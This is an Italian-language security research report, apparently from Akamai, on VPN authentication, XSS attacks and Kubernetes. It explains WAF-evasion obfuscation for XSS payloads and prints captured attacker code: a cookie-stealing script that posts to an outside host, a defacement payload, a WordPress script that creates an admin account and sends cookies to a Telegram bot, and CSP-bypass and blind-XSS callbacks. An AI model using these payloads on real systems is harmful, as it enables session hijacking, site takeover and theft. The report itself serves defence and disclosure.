Utilizzare i servizi di autenticazione esistenti, come il servizio AD, per autenticare gli utenti sulla VPN è allettante, ma consigliamo di evitare questa pratica. I criminali che assumono il controllo della VPN riusciranno a ottenere le credenziali e ad utilizzarle per introdursi nelle risorse interne, trasformando la VPN in un single point of failure.

Al contrario, consigliamo di utilizzare un altro metodo dedicato per autenticare gli utenti sulla VPN, ad esempio, eseguendo un'autenticazione basata su certificati con certificati emessi specificamente per tale scopo.

Utilizzare una soluzione ZTNA (Zero Trust Network Access)

Uno dei problemi principali legati alle VPN tradizionali consiste nel loro approccio di tipo "tutto o niente" quando si tratta di concedere l'accesso alla rete: agli utenti, quindi, viene concesso "tutto" (ossia, un accesso completo alla rete) o "niente" (ossia, nessun accesso alla rete).

Entrambe queste opzioni presentano dei problemi. Da un lato, dobbiamo fornire agli utenti l'accesso remoto alle applicazioni interne, dall'altro lato, non vogliamo che un criminale ottenga l'accesso completo alla rete e con quello la possibilità di violare un server VPN.

La sicurezza basata sulle identità che ha adottato il principio Zero Trust fornisce un'alternativa più sicura alle VPN tradizionali. Questo approccio utilizza policy basate sulle identità e dati in tempo reale, come la posizione dell'utente, l'ora e la sicurezza dei dispositivi, per concedere agli utenti solo l'accesso alle applicazioni necessarie e non al livello della rete. In tal modo, vengono mitigati i rischi connessi al mantenimento e all'applicazione di patch alle VPN e ad altre soluzioni basate sulle apparecchiature per un accesso sicuro alle applicazioni. Inoltre, definire le policy di accesso alla rete in base alle entità consente agli utenti di eseguire operazioni remote approvate, minimizzando, al contempo, il potenziale impatto di una violazione.

Studio di ricerca

Gli attacchi XSS (Cross-Site Scripting)

Le applicazioni web sono concepite per accettare, elaborare e restituire i dati forniti dagli utenti, che consentono a Internet di essere ciò che è oggi, ma non possono essere considerati affidabili.

Gli attacchi XSS (Cross-Site Scripting) possono verificarsi quando un'applicazione web non distingue correttamente tra dati affidabili e dati non affidabili. Il problema è la mancanza di contesto. Il codice che presenta una vulnerabilità XSS non sa se i dati inseriti all'interno di una pagina HTML provengano da una fonte affidabile **e, probabilmente, non lo sa neanche il tecnico che ha scritto il codice: finché i dati forniti dall'utente raggiungono questo punto, possono essere passate molte altre parti di codice.** In alternativa, questo codice potrebbe aver utilizzato dati affidabili, ma, poiché si tratta di un cambiamento a monte, ora vengono elaborati come dati non affidabili.

Anche se non è semplice risolvere questo problema, esistono alcuni modi per aggirarlo. I moderni sistemi possono aiutare i tecnici a identificare i dati non affidabili. Richiedere a un altro membro del team di rivedere le modifiche apportate al codice è un modo eccellente per aggiungere contesto. Tuttavia, nessuno di questi modi può garantire la risoluzione del problema. Queste risoluzioni andranno bene nella maggior parte delle situazioni? Forse in molti casi, ma non in *ogni* situazione. Vi sarete forse stancati di sentire l'espressione "difesa approfondita", tuttavia si tratta dell'unico approccio concreto per risolvere il problema in modo affidabile.

Gli attacchi XSS sono spariti?

Da oltre 15 anni, si sente dire con decisione che gli attacchi XSS sono spariti e che alcuni sistemi web sono "protetti" da questo tipo di attacchi. I principali browser web hanno introdotto alcuni moduli (diventati obsoleti) per prevenire gli attacchi XSS. Gli attacchi XSS sono davvero spariti e rimangono un problema del passato? Se state leggendo questo articolo, scommetto che già conoscete la risposta a questa domanda. Gli attacchi XSS sono e continueranno a essere una delle vulnerabilità più comunemente rilevate nelle applicazioni web.

Questo studio di ricerca si focalizza sulle vulnerabilità sfruttate dagli attacchi XSS che riflettono gli input controllati dagli utenti direttamente all'interno del contesto di JavaScript ed esamina il motivo per cui un addetto alla sicurezza dovrebbe aggiungere un sistema di difesa approfondita tramite la codifica dell'output. Il nostro obiettivo consiste nel fornire agli addetti alla sicurezza gli strumenti necessari per proteggere le loro applicazioni dagli attacchi XSS.

Corso intensivo sugli attacchi XSS

Le vulnerabilità XSS sono una classe di attacchi di tipo injection, che causano l'esecuzione di codice JavaScript non affidabile da parte di un'applicazione web, nella maggior parte dei casi, nel browser web. La situazione cambia leggermente a seconda del tipo di attacco XSS, ma, generalmente, l'applicazione web accetta i contenuti provenienti dall'utente e li restituisce al browser web. Il browser considererà affidabili tutti i contenuti provenienti dal server web. Pertanto, lo script avrà accesso ai cookie, ai token di sessione e a tutte le altre informazioni archiviate dal browser per il sito web vulnerabile. A causa della flessibilità di esecuzione del codice controllato dal criminale nel browser web della vittima, un attacco XSS può condurre a vari risultati, come il dirottamento (hijacking) della sessione o il furto di informazioni sensibili della vittima.

Classificazione delle vulnerabilità XSS

Sono disponibili vari modi per classificare e ordinare le vulnerabilità XSS. Le vulnerabilità XSS vengono più comunemente classificate per tipo, ad esempio vulnerabilità riflesse, archiviate e basate sul DOM (Document Object Model). La comunità della sicurezza ha anche iniziato ad aggiungere i termini "client" e "server" per specificare la posizione in cui vengono utilizzati i dati non affidabili. In questo rapporto, tuttavia, abbiamo suddiviso gli attacchi XSS in due categorie:

1. Payload che devono creare un contesto JavaScript
2. Payload che hanno già creato un contesto JavaScript in base al modo con cui si riflettono nel browser

Payload che devono creare un contesto JavaScript

Questa prima categoria è, probabilmente, ciò che viene perlopiù associato ai classici attacchi XSS, solitamente correlati all'invio di HTML che richiamano il codice JavaScript per poi eseguire lo script. Questa operazione può essere effettuata in due modi.

Il payload può iniettare da solo i tag dello script:

```
JavaScript
<script>alert(1)</script>
```

In alternativa, può usare uno dei vari attributi HTML per specificare cosa eseguire in JavaScript:

```
JavaScript
<a href="javascript:alert(1)">XSS</a>
```

Infine, il payload può utilizzare gli handler degli eventi per eseguire il codice JavaScript:

```
JavaScript
<body onload=alert(1)>
```

In generale, è abbastanza semplice rilevare e bloccare payload di questo tipo. Se il tag di uno script è scritto in un HTML valido o un HTML valido contiene l'handler di un evento, è necessario bloccarli.

Payload che hanno già un contesto JavaScript

Questa seconda categoria è molto più difficile da rilevare e bloccare in modo affidabile. Riflettere l'input degli utenti nel codice JavaScript è estremamente pericoloso perché fornisce a un criminale la piena flessibilità del linguaggio JavaScript. Questo fenomeno avviene, perlopiù, nelle applicazioni web che utilizzano il codice JavaScript lato client personalizzato. Tuttavia, le applicazioni web non devono risultare vulnerabili agli attacchi XSS. Qualsiasi situazione in cui l'input degli utenti si riflette nel codice JavaScript crea un caso in cui il payload non deve richiamare lo stesso codice JavaScript. Nella maggior parte dei casi, questa situazione viene causata dall'utilizzo dell'input controllato dall'utente all'interno di una stringa JavaScript.

Supponiamo, ad esempio, che un sito web si occupi della vendita di vari tipi e dimensioni di scatole e disponga di una pagina di ricerca che consente agli utenti di cercare un certo tipo di scatola. Quando un utente cerca una particolare scatola, una richiesta HTTP crea un pulsante Indietro in modo dinamico per restituire i risultati della ricerca.

```
JavaScript
GET /shop/product/search.js?return=monitors HTTP/1.1
```

La risposta HTTP risultante sarà:

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all monitors");
</script>
```

Come potete vedere, l'input dell'utente effettuato tramite l'argomento risultante viene riflesso in un tag dello script. Pertanto, per sfruttare questa vulnerabilità, tutto ciò che un criminale deve fare è dividere la stringa restituita ("Return to all monitors") e inserire nuovo codice JavaScript. A tal scopo, è necessario aggiungere le virgolette all'inizio e alla fine del payload.

```
JavaScript
GET /shop/product/search.js?return="-alert(1)-" HTTP/1.1
```

Questo payload causerà l'invio della risposta HTTP riportata di seguito.

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all"-alert(1)-"");
</script>
```

Con la stringa originale chiusa, il browser eseguirà la funzione di generazione degli avvisi e visualizzerà il classico messaggio pop-up relativo agli attacchi XSS. Il noto payload XSS "alert(1)" è semplice da rilevare e i criminali lo sanno, quindi iniziano a cercare di aggirare eventuali filtri o soluzioni WAF (Web Application Firewall). Grazie alla flessibilità di JavaScript, questo payload è solo l'inizio.

Divertiamoci con le variabili e le stringhe JavaScript

Una volta identificato un punto di inserimento, la maggior parte dei criminali consulta la propria scheda di riferimento con i trucchi necessari per bypassare le soluzioni WAF per gli attacchi XSS, che vengono iterate tramite i payload. Tuttavia, di solito, questa operazione non ha esito positivo, anche se i criminali più determinati avviano manualmente i payload dei test nel tentativo di aggirare una soluzione WAF. In questo caso, il fulcro più comune è incentrato sull'utilizzo delle variabili per interrompere e offuscare il payload. Anziché inviare un "alert(1)", il payload imposta una funzione su una variabile per poi richiamarla.

```
JavaScript
a=alert,a(1)
```

Come potete vedere, la maggior parte del payload originale è ancora presente, quindi non crea problemi di rilevamento. Per la riuscita di questo payload, è necessario che il valore impostato nella variabile corrisponda al nome completo della funzione al fine di evitare che venga nascosto.

Il successivo passaggio logico consiste nel trovare un modo per nascondere il nome della funzione. **Per una maggiore comodità, JavaScript offre vari modi per valutare in modo dinamico una stringa come se si trattasse di codice JavaScript,** tra cui il più noto consiste nell'utilizzare la funzione eval. Proviamo a impostare varie parti della stringa "alert" su singole variabili e, quindi, a valutarle.

```
JavaScript
a="al",b="ert",c=a+b,c(1) => doesn't work since c is a string
a="al",b="ert",eval(a+b)(1) => Success!
```

La funzione eval è molto nota e può essere rilevata in modo affidabile. Tuttavia, esistono anche diverse proprietà dell'oggetto finestra che possono essere usate per valutare le stringhe in modo dinamico. Il payload può fare riferimento alle stringhe direttamente o è possibile inserire le variabili che contengono le stringhe.

```
JavaScript
top["al"+"ert"](1)
window["al"+"ert"](1)
parent["al"+"ert"](1)
globalThis["al"+"ert"](1)
a="al",b="ert",window[a+b](1) => can also pass variables
k='a',window[k+'lert'](1)
```

Questi payload sono un po' più complessi. La funzione eval è nota per la sua pericolosità e gli sviluppatori la usano raramente in modi legittimi. Lo stesso non si può dire dell'oggetto finestra e delle sue varie proprietà. La finestra stessa è ciò che un utente vede nel browser. Se vengono apportate modifiche a una pagina web, cambia anche la finestra. Pertanto, **per rilevare questi payload, è necessario cercare la proprietà e provare a stabilire cosa viene eseguito al suo interno.**

Esistono molti modi per nascondere ulteriormente la stringa inserita nella proprietà. Tenete a mente che, per il corretto funzionamento di tutti i payload, la stringa deve risolvere sul codice JavaScript che sta tentando di eseguire.

```
JavaScript
top[/*foo*/"alert"/*foo*/](1) => JS comments
top[8680439..toString(30)](1) => "alert" in base30
top[/al/.source+/ert/.source](1) => /.source converts to raw string
top['ale'.concat`rt`](1) => concatenation of two strings
top["alertb".substring(0,5)](1); => other functions can be also be
executed
```

Questi sono solo alcuni dei modi praticamente illimitati che consentono di nascondere una stringa in JavaScript. Molte di queste tecniche possono essere scambiate o combinate tra loro. Ad esempio, di seguito viene riportato un payload che utilizza ciascuna delle tecniche che abbiamo descritto in precedenza.

```
JavaScript
top[/a/.source+"le".concat`r`/*foo*/+29..toString(30)](1)
```

Mitigazione e difesa degli attacchi XSS

L'unica soluzione attuabile per prevenire questi tipi di vulnerabilità è utilizzare la sicurezza approfondita. La revisione del codice o una soluzione WAF, ad esempio, può aiutare a prevenire l'introduzione e lo sfruttamento di vulnerabilità XSS. Tuttavia, **uno dei passaggi più efficaci consiste nell'aggiungere la codifica dell'output a tutti i parametri controllati dall'utente**. È possibile effettuare questa operazione in molti modi, a seconda del sistema web in uso. Ora, esaminiamo il motivo per cui la codifica dell'output aiuta a prevenire le vulnerabilità XSS.

Per fornire una protezione adeguata, è necessario eseguire la codifica di alcuni caratteri per proteggere l'input degli utenti. Una volta codificati questi caratteri, non è possibile usarli per interrompere il contesto previsto degli input riflessi. Di seguito, vengono riportati questi caratteri e le rispettive versioni codificate in HTML:

```
JavaScript
“ => &quot;
‘ => &#x27;
< => &lt;
> => &gt;
& => &amp;
```

Se l'input controllato dall'utente si riflette all'interno di un codice JavaScript, tutto ciò che un criminale deve fare è dividere la stringa esistente. Questo è esattamente ciò che previene la codifica dell'output.

Per illustrare questo caso, esaminiamo ancora l'esempio precedente. Ecco il payload inviato e riflesso senza codifica dell'output (da notare le virgolette aggiunte all'inizio e alla fine del payload per terminare la stringa originale).

Richiesta:

```
JavaScript
GET /shop/product/search.js?return=”-alert(1)-” HTTP/1.1
```

Risposta:

```
JavaScript
<script type=”text/javascript”>
      var returnPath = encodeURIComponent(“Return to all “-alert(1)-””);
</script>
```

Anziché riflettere il payload così com'è, la codifica dell'output modifica l'input dell'utente prima che venga posizionato all'interno dell'HTML restituito. Per questo payload, le virgolette vengono codificate in formato HTML. Quindi, la risposta risultante sarà:

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all
&quot;-alert(1)-&quot;");
</script>
```

A causa della codifica, il payload non è più in grado di terminare la stringa esistente ed eseguire il codice JavaScript previsto. **Eseguendo un'appropriata codifica dell'output e mettendo in atto altri controlli, gli addetti alla sicurezza possono ridurre notevolmente ila prevalenza delle vulnerabilità XSS**. La maggior parte dei sistemi web dispone di funzioni integrate per ottenere questo risultato. Tuttavia, come tutte le altre operazioni, non è detto che questo metodo da solo riesca a risolvere il problema. Se la codifica dell'output viene implementata correttamente, è molto difficile, anche se non impossibile, bypassarla.

I messaggi pop-up non sono una minaccia (fortunatamente!)

La protezione delle applicazioni è, realmente, un lavoro di squadra che richiede l'esecuzione di controlli di sicurezza multilivello. In questa dimostrazione, i payload si sono rivelati relativamente innocui e hanno creato solo un messaggio pop-up nel browser. Anche se queste dimostrazioni, tipicamente, vengono usate per provare l'esistenza di una vulnerabilità XSS, i messaggi pop-up non sono una minaccia.

Per ulteriori informazioni su come i criminali sfruttano le vulnerabilità XSS, passiamo ora a un esempio realistico scoperto dai ricercatori di Akamai nel corso di quest'anno.

Un'analisi approfondita dello sfruttamento delle vulnerabilità XSS tramite l'inserimento di risorse remote

Per mostrare correttamente il potenziale impatto esercitato dallo sfruttamento delle vulnerabilità XSS, l'Akamai Security Intelligence Group ha condotto un'analisi approfondita dei dati XSS che sono stati acquisiti dalla piattaforma CSI (Cloud Security Intelligence). L'obiettivo di questa analisi era identificare le specifiche tecniche impiegate durante reali tentativi di sfruttamento rispetto alle semplici richieste di probing delle PoC (Proof-of-Concept) per identificare i vettori vulnerabili. **Più specificamente, abbiamo analizzato gli attacchi XSS che hanno tentato di inserire risorse JavaScript remote all'interno delle pagine anziché sonde eseguite dagli scanner.**

Come abbiamo notato, la grande maggioranza dei payload PoC XSS è essenzialmente innocua e tenta di richiamare uno dei seguenti metodi JavaScript: alert(), prompt() o confirm(), che sono i metodi più utilizzati dagli scanner per dimostrare che una vulnerabilità XSS esiste effettivamente e che il payload viene eseguito da parte del motore JavaScript del browser. Tuttavia, questi payload non tentano di sfruttare l'utente finale.

Scopo dell'analisi e risultati

Per questa analisi, abbiamo esaminato i tentativi di inserimento del codice JavaScript che si sono verificati per sette giorni a dicembre 2024. Prima di analizzare i potenziali comportamenti dannosi, abbiamo allargato il campo di ricerca per identificare le richieste che includevano riferimenti a risorse JavaScript remote. Quindi, una volta raccolti questi dati, siamo andati a fondo per identificare l'intento del codice JavaScript.

La grande maggioranza (più del 98%) dei riferimenti del codice JavaScript remoto è correlata a sistemi JavaScript legittimi, come quelli utilizzati da:

- Tecnologie per la pubblicità
- Sistemi correlati a interfacce utente o user experience
- Analisi di utenti o siti

Test delle vulnerabilità XSS nei programmi Bug Bounty

Si è registrato, inoltre, un elevato numero di payload utilizzati da esperti di attacchi che hanno partecipato ai programmi Bug Bounty pubblici di Akamai. Sono tre le principali motivazioni alla base dell'utilizzo del codice sorgente remoto JavaScript per i processi Bug Bounty.

1. **Il vettore di inserimento XSS presenta restrizioni relative alle dimensioni.** Gli esperti di attacchi possono identificare se un parametro presenta una vulnerabilità XSS, ma esistono restrizioni in termini di dimensioni che limitano la possibilità di dimostrare che questa vulnerabilità sia critica. Queste limitazioni delle dimensioni rendono difficile eseguire il codice PoC. In questi casi, gli esperti di attacchi possono usare un piccolo payload contenente riferimenti a un file JavaScript remoto che può essere controllato. Nella successiva schermata, i criminali stanno tentando di includere l'URL http://NJ.Rs.

```
JavaScript
/file.php?param=<script/src=//NJ.Rs></script>
```

2. **Automazioni blind.** Se gli esperti di attacchi riescono a ospitare i servizi XSS remoti, è possibile usare questo metodo come parte degli scenari di test di automazione in cui viene eseguito un payload XSS. Con i normali test XSS riflessi manualmente, gli esperti di attacchi devono verificare se un payload viene eseguito nel browser web, che è più difficile da scalare. Al contrario, con i test XSS blind, gli esperti di attacchi inseriscono il codice sorgente remoto JavaScript in tutti i parametri di destinazione, quindi monitorano il loro servizio XSS remoto per vedere se riceve eventuali chiamate. Gli esperti possono poi facilmente risalire al sito e al parametro che sono stati sfruttati. Di seguito, viene illustrata un'intestazione di esempio di un file PoC XSS blind molto grande e complesso, che è stato utilizzato dagli esperti di programmi Bug Bounty.

```JavaScript
/** ,     ,
  (\____/)  __        __    ezXSS 4.2    _
   (_oo_)   \ \      / /_  _ _ __ _ __  (_)_ _    __ _   This is an automated tool for penetration testers and bug bounty hunters
     (O)     \ \ /\ / / _` | '__| '_ \| | '_ \/ _` |  | to test applications for (cross-site-scripting) weaknesses.
   __||__    \) \ V  V / (_| | |  | | | | | | | (_| |
[]/______\[]/ \_/\_/ \_,_|_|_|  |_| |_|_|_| | \__,  | If you believe this tool has been tested or abused on your application
 /\______/\/      警告!   warnung!  avertissement!       |___/  without your permission, please contact us at abuse@ezxss.com.
/    /__\          warning! ¡advertencia!  تحذير!
(\  /____\         aviso!  Предупреждение!  peringatan!           STRICTLY PROHIBITED FOR ANY ILLEGAL ACTIVITY | More info: https://ezxss.com
 */

function ez_n(e){return void 0 !==e?e:''}
function ez_cb(t,e){var n=new
XMLHttpRequest;n.open("POST",("https:"!==window.parent.location.protocol?"http:":"https:")+"//c0ff33b34n.ez.pe/
callback",!0),n.setRequestHeader("Content-type","text/plain"),n.timeout=6e4,n.onreadystatechange=function(){4===n.
readyState&&200===n.status&&null!==e&&e(n.responseText)},n.send(JSON.stringify(t))}
--CUT--
```

Tra i servizi XSS blind, figurano i seguenti:

- Servizi gratuiti gestiti in modo indipendente
  - https://github.com/mandatoryprogrammer/xsshunter-express
  - https://github.com/projectdiscovery/interactsh
  - https://github.com/mazen160/xless
  - https://github.com/ssl/ezXSS
- Servizi gratuiti gestiti da terze parti
  - https://blindf.com/
  - https://ez.pe/manage/account/signup
  - https://xss.bughunter.app/dashboard/payload
  - https://xss.report/

3. **Bypass delle CSP (Content Security Policy).** Se gli esperti di attacchi riscontrano un sito preso di mira che presenta una vulnerabilità XSS, ma dispone di una CSP (Content Security Policy) che mitiga lo sfruttamento, potrebbe essere possibile abusare di alcune vulnerabilità CSP. Ad esempio, consideriamo questa intestazione di risposta di una CSP:

```
JavaScript
Content-Security-Policy: script-src 'self' ajax.googleapis.com;
object-src 'none' ;report-uri /Report-parsing-url;
```

Questa policy crea un elenco di domini consentiti per il caricamento di script in Angular JS da poter bypassare con il seguente payload che richiama le funzioni di callback e utilizza alcune classi vulnerabili:

```
JavaScript
param=1234"'><script
src=https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.
min.js></script><div ng-app ng-csp><textarea autofocus
ng-focus="d=$event.view.document;d.location.hash.match('x1') ? '' :
d.location='https://XXXXXXXX.bxss.in'"></textarea></div>
```

Tattiche dei criminali

Durante la classificazione degli scopi dei codici sorgente remoti JavaScript, abbiamo trovato molti esempi di tattiche di criminali reali, tra cui furto di cookie, defacing dei siti web e attacchi XSRF (Session Riding)/CSRF (Cross-Site Request Forgery).

- **Furto di cookie.** I criminali tentano di inviare dati sui cookie di sessione a un sito da essi controllato in modo da poterli utilizzare negli attacchi per il controllo degli account. Nel seguente esempio, si tenta di acquisire l'URL, il referrer e i dati sui cookie del documento, che vengono poi inviati al sito del criminale in una richiesta XHR.

```
JavaScript
try {
  var r0;
  var r1;
  var r2;
  try { r0 = window.btoa(eval(windowatob('ZG9jdW1lbnQuY29va2ll'))) } catch { r0 = document.cookie };
  try { r1 = window.btoa(eval(window.atob('ZG9jdW1lbnQucmVmZXJyZXI='))) } catch { r1 = document.referrer };
  try { r2 = window.btoa(eval(window.atob('ZG9jdW1lbnQuVVJM'))) } catch { r2 = document.URL };
  var xhr = null;
  var x1 = "aHR0cDovL3htcy5sYS9NNVlFOA==";
  try { xhr = new XMLHttpRequest() } catch (e) { xhr = new ActiceXObject('MicrosoftXMLHttp') };
  xhr.open(window.atob('cG9zdA=='), window.atob(x1), true);
  xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
  xhr.send('r0=' + r0 + '&r1=' + r1 + '&r2=' + r2 + "&c=M5YE8");
} catch {

}
```

- **Defacing dei siti web.** I criminali inseriscono il codice JavaScript che utilizza il file document.documentElement.innerHTML per creare una nuova pagina HTML da mostrare al client, come nel frammento del codice di esempio riportato di seguito.

```
JavaScript
document.documentElement.innerHTML=String.fromCharCode(60, 33, 68, 79, 67, 84, 89, 80, 69,
32, 104, 116, 109, 108, 62, 10, 60, 104, 116, 109, 108, 32, 108, 97, 110, 103, 61, 34, 101,
110, 34, 62, 10, 10, 60, 104, 101, 97, 100, 62, 10, 32, 32, 32, 32, 60, 109, 101, 116, 97,
32, 99, 104, 97, 114, 115, 101, 116, 61, 34, 85, 84, 70, 45, 56, 34, 62, 10, 32, 32, 32, 32,
60, 109, 101, 116, 97, 32, 110, 97, 109, 101, 61, 34, 118, 105, 101, 119, 112, 111, 114, 116,
34, 32, 99, 111, 110, 116, 101, 110, 116, 61, 34, 119, 105, 100, 116, 104, 61, 100, 101, 118,
105, 99, 101, 45, 119, 105, 100, 116, 104, 44, 32, 105, 110, 105, 116, 105, 97, 108, 45, 115,
99, 97, 108, 101, 61, 49, 46, 48, 34, 62, 10, 32, 32, 32, 32, 60, 116, 105, 116, 108, 101,
62, 72, 65, 67, 75, 69, 68, 32, 66, 89, 32, 115, 107, 117, 108, 108, 50, 48, 95, 105, 114,
60, 47, 116, 105, 116, 108, 101, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 114,
101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104, 114, 101, 102,
61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103, 111, 111, 103,
108, 101, 97, 112, 105, 115, 46, 99, 111, 109, 34, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110,
107, 32, 114, 101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104,
114, 101, 102, 61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103,
115, 116, 97, 116, 105, 99, 46, 99, 111, 109, 34, 32, 99, 114, 111, 115, 115, 111, 114, 105,
103, 105, 110, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 104, 114, 101, 102, 61,
34, 104, 116, 116, 112,
---CUT---
```

La Figura 19 mostra una schermata visualizzata in un browser web Brave con gli strumenti DevTools aperti, il codice sottostante e l'HTML risultante con il defacing




Fig. 19. Controllo del sito web XSS

- **Attacchi XSRF/CSRF.** Abbiamo osservato molti esempi di criminali che tentavano di eseguire attacchi XSRF/CSRF blind contro gli amministratori di WordPress. Questi payload sperano che un amministratore di WordPress visualizzi in qualche modo i file di registro o alcune pagine HTML con il payload dell'attacco. Se questo payload viene eseguito nel browser dell'amministratore, tenta di acquisire un valore "nonce" valido dall'URL di un endpoint, quindi aggiunge gli account di amministratore fittizi. Il codice di esempio riportato di seguito raggiunge la logica desiderata e, inoltre, invia una notifica al canale Telegram del criminale con le informazioni sulla violazione.

```
JavaScript
const start = async () => {
  try {
      // Fetch REST nonce from the specified URL
      const nonceResponse = await fetch('/wp-admin/admin-ajax.php?action=rest-nonce');

      // Check if the response is successful and retrieve the text
      const nonce = nonceResponse.ok ? await nonceResponse.text() : null;

      // If nonce is available, proceed to create a new WordPress user
      if (nonce) {
          const userResponse = await fetch('/wp-json/wp/v2/users', {
                method: 'POST',
                headers: {
                    'X-Wp-Nonce': nonce,
                    'Content-Type': 'application/json'
```

```
                },
                body: JSON.stringify({
                    username: 'admin@zzna.ru',
                    password: 'dacai@123',
                    roles: ['administrator'],
                    email: 'admin@zzna.ru'
                })
            });

            // Check if the user creation was successful or encountered a server error
            if (userResponse.ok || userResponse.status === 500) {
                // Get cookies
                const cookies = document.cookie;

                // Notify about the new user creation via Telegram including cookies
                await
fetch('https://api.telegram.org/bot6898182997:AAGUIFwP-BsBjDpzscyJ7pLHbiUS_Cq5lNI/
sendMessage', {
                    method: 'POST',
                    body: JSON.stringify({
                        chat_id: '686930213',
                        text: `URL: ${document.URL}\nNew User Created!\nCookies:
${cookies}`
                    }),
                    headers: {
                        'Content-Type': 'application/json'
                    }
                });
            }
        }
    } catch (error) {
            // Handle any errors during the process
            console.error(error);
            return false;
        }
};

// Initiate the process
start();
```

Ancora in circolazione

Gli attacchi XSS non sono spariti, ma rimangono una delle principali minacce che devono affrontare le applicazioni web. Sono tantissimi gli attacchi XSS che bypassano i messaggi pop-up delle PoC. I criminali sfruttano le vulnerabilità XSS per molti scopi dannosi.

Le organizzazioni possono aiutare a mitigare l'abuso di vulnerabilità XSS all'interno delle proprie applicazioni web eseguendo scansioni delle vulnerabilità e implementando le soluzioni WAF (Web Application Firewall) per proteggere i siti vulnerabili. Gli utenti finali devono assicurarsi di utilizzare sempre le versioni più recenti dei propri browser web (molte delle quali offrono sistemi di protezione dagli attacchi XSS integrati) e di valutare la possibilità di installare un plug-in di protezione, come NoScript.

Sicurezza degli host

La sicurezza degli host svolge un ruolo di primo piano nell'odierno mondo della cybersecurity. Simili a pacchetti compatti e autonomi, i container includono un'app e tutti i componenti necessari per eseguirla. A differenza delle ingombranti VM, i container lavorano direttamente con il sistema host, il che li rende agili e semplici da implementare.

I container offrono una straordinaria flessibilità, tuttavia, possono introdurre anche nuovi problemi di sicurezza. L'implementazione della sicurezza degli host richiede un'attenta pianificazione e una profonda comprensione dei potenziali rischi. Non si tratta solo di protezione, ma di creare una solida difesa in grado di adattarsi a un panorama digitale in continua evoluzione. Il risultato? Nell'odierno mondo della tecnologia, garantire una sicurezza degli host intelligente non è un optional, ma è diventato una necessità.

In questa sezione finale sul sistema della sicurezza approfondita, la ricerca descrive in dettaglio le opportunità e le sfide correlate con Kubernetes.

Studio di ricerca

Kubernetes

Kubernetes è un sistema di organizzazione dei container open source. Se Kubernetes dispone di un'infrastruttura e di applicazioni (in forma di container), sa implementarli e gestirli, oltre a trattare il bilanciamento del carico, gli errori e i carichi di lavoro. Si tratta di una superpotenza nel mondo del computing distribuito e, in quanto tale, rappresenta un bersaglio allettante per i criminali. Poiché Kubernetes viene usato per gestire gran parte dell'infrastruttura e del codice di un'organizzazione, inclusi i suoi componenti critici, un attacco in grado di violare o sfruttare questo sistema può avere un impatto significativo.

Considerando che le aziende si affidano sempre più a Kubernetes, abbiamo avviato un progetto di ricerca, da cui sono state scoperte sei CVE in Kubernetes nel 2023 e nel 2024 che hanno causato attacchi CMDi (Command injection). Gli attacchi di questo tipo possono condurre a una violazione e ad un controllo completo del cluster Kubernetes. Inoltre, abbiamo scoperto un difetto di progettazione in un progetto collaterale, che può causare l'esfiltrazione dei dati sensibili o un'esecuzione persistente.

Come funziona Kubernetes

Prima di approfondire il modo con cui è possibile violare e assumere il controllo di Kubernetes, è meglio capire come funziona questo sistema.

La più piccola unità di calcolo in un cluster Kubernetes è detta *pod* ed è costituita da uno o più container che ospitano l'applicazione da eseguire. I pod vengono eseguiti su base condivisa all'interno di *nodi*, che sono macchine fisiche o virtuali, e forniscono le risorse di calcolo. Tutto viene supervisionato dai *nodi del controller*, che gestiscono l'organizzazione e l'allocazione delle risorse. È anche possibile creare *spazi dei nomi* in un cluster per isolare i gruppi di risorse al suo interno in modo da creare una separazione nel cluster tra i diversi componenti (Figura 20).

